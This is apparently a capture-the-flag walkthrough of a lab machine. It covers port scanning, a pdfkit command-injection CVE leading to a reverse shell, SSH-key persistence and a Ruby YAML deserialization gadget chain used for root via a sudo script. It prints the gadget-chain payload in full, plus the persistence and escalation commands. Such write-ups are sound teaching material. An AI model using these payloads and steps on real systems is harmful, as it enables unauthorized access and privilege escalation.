Enumeration#
1
| export target=10.129.48.66
|
Port Scanning#
1
| rustscan -a $target --ulimit 10000 -g
|
1
| nmap -Pn -sC -sV -n -p22,80 -T5 $target
|

Add it to the etc/hosts
Web Application#

Smells like SSRF or LFI, test it out.
Setup a server:
1
| python3 -m http.server 8000
|


Server uses Ruby and pdfkit to convert to PDFs.


pdfkit 0.8.6 has a command injection vulnerability and has a public exploit (https://github.com/UNICORDev/exploit-CVE-2022-25765)
Exploit gives us a reverse shell:
I’ve added my ssh key to .ssh
1
2
| # KALI
ssh-keygen -t ed25519 -f ~/.ssh/persist -N "" # If target is old: -t rsa -b 4096
|
Prepare .ssh dir
1
2
3
| # TARGET
mkdir -p ~/.ssh
chmod 700 ~/.ssh
|
1
2
| echo "ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIxxxxxxxxxxxxxxxxxxxxxxxxx attacker@kali" >> ~/.ssh/authorized_keys
chmod 600 ~/.ssh/authorized_keys
|
1
2
| chmod 700 ~/.ssh # home/.ssh
chmod 600 ~/.ssh/authorized_keys # authorized_keys dosyası
|
Then log in via ssh -i
Find txt files
1
| find /home/* -type f -name "*.txt" -o ! -name "*.*"
|

Log in as henry:

Got user flag
Privilege Escalation#


We can run this script as root
While looking for a yml related privilege escalation, I came across this PoC (https://gist.github.com/staaldraad/89dffe369e1454eedd3306edc8a7e565)
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
| ---
- !ruby/object:Gem::Installer
i: x
- !ruby/object:Gem::SpecFetcher
i: y
- !ruby/object:Gem::Requirement
requirements:
!ruby/object:Gem::Package::TarReader
io: &1 !ruby/object:Net::BufferedIO
io: &1 !ruby/object:Gem::Package::TarReader::Entry
read: 0
header: "abc"
debug_output: &1 !ruby/object:Net::WriteAdapter
socket: &1 !ruby/object:Gem::RequestSet
sets: !ruby/object:Net::WriteAdapter
socket: !ruby/module 'Kernel'
method_id: :system
git_set: id
method_id: :resolve
|
Our script loads the dependencies.yml but uses a relative path. So we can create our dependencies.yml file and the script would use it
1
2
3
| def list_from_file
YAML.load(File.read("dependencies.yml"))
end
|
Create the dependencies.yml on our home directory:
1
2
3
| cd ~
nano dependencies.yml
|
Change the id command to bash so we can have a root shell:
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
13
14
15
16
17
18
19
| ---
- !ruby/object:Gem::Installer
i: x
- !ruby/object:Gem::SpecFetcher
i: y
- !ruby/object:Gem::Requirement
requirements:
!ruby/object:Gem::Package::TarReader
io: &1 !ruby/object:Net::BufferedIO
io: &1 !ruby/object:Gem::Package::TarReader::Entry
read: 0
header: "abc"
debug_output: &1 !ruby/object:Net::WriteAdapter
socket: &1 !ruby/object:Gem::RequestSet
sets: !ruby/object:Net::WriteAdapter
socket: !ruby/module 'Kernel'
method_id: :system
git_set: bash
method_id: :resolve
|

Execute the script:
1
| sudo ruby /opt/update_dependencies.rb
|
And we have a root shell:
Key Takeaways#
- Identify the libraries and versions used by the web application (Wappalyzer, response headers); known CVEs in libraries like pdfkit can give you RCE.
- In scripts runnable via sudo, if file reading uses a relative path (
File.read("file.yml")), create a same-named file in your directory to control its content. - Recognize Ruby YAML deserialization vulnerabilities; scripts using
YAML.load() can be exploited with a gadget chain for direct command execution.